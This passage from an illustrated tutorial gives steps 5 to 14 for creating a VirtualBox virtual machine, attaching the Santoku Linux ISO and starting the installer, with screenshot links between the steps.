
Step 5) On the screen select "Create a virtual hard disk now" and click "Create".




Step 6) On the screen select "VDI (VirtualBox Disk Image)" and click on "Next".




Step7) Select "Dynamically allocated" option and click "Next".




Step 8) Default disk size is 8GB. Change it to 40GB and click "Create".




Step 9) Now, you can see new virtual machine named "Santoku Linux" is created.



Step 10) Select "Santoku Linux" and click on "Settings". Select "Storage" -> "Controller: IDE" -> "Empty". Now, on right side click on the cd icon and browse your Santoku Linux ISO file.




After selecting ISO file you can see the changes as shown in the screenshot:




Step 11) Select "Santoku Linux VM" and click on "Start".


Select "install – start the installer directly" option and press "Enter".




Step 12) Select your language and click on "Continue".




Step13) Click "Continue".




Step 14) Select option "Erase disk and install Santoku" and click "Install now".



